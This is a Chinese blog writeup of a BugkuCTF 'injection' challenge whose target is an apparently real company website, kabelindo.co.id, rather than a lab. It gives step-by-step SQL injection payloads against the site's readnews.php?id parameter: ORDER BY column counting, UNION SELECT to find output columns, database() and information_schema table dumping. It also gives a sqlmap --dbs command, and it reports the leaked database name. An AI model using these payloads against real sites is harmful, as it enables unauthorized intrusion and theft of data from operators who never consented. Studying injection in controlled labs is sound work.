BugkuCTF-web进阶-实战2-注入 writeup

原创

会下雪的晴天 于 2019-07-14 10:02:49 发布 1317 收藏 2

分类专栏： CTF做题记录


会下雪的晴天

本文链接：https://blog.csdn.net/weixin_43578492/article/details/95858683


题目描述

- 解题传送门：http://www.kabelindo.co.id/

解题思路




打开链接后得到个这个页面，注入，，，我一开始在搜索框内随意试试，发现没什么用，抓包也没啥结果。然后就逛逛这个网站看看哪里有注入点，找了一会，在页面的About-News里面发现数字型注入，话不多说，开始




注入嘛，老套路，两种方法

- 法一、手工注入
  猜字段`http://www.kabelindo.co.id/readnews.php?id=28 order by 5`正常




`http://www.kabelindo.co.id/readnews.php?id=28 order by 6`


报错，字段为5



看字段回显(记得把id置为无用数值，不然会掩盖后面的查询结果)


`http://www.kabelindo.co.id/readnews.php?id=-1 union select 1,2,3,4,5`






暴数据库`http://www.kabelindo.co.id/readnews.php?id=-1 union select 1,database(),3,4,5`


得到数据库`u9897uwx_kabel`



暴表名`http://www.kabelindo.co.id/readnews.php?id=-1 union select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database()`



这个表太多了，没法全部显示，我们只需要查看源码即可，表在'3'的前面




- 法二、sqlmap


  可以抓包，salmap扫描包，也可以直接扫描网站，都可以，这里我就扫描网站吧，懒得抓包，存txt了

  暴数据库`sqlmap.py -u www.kabelindo.co.id/readnews.php?id=28 --dbs`

  –dbs（两个-） -->查询当前数据库

  得到数据库`u9897uwx_kabel`



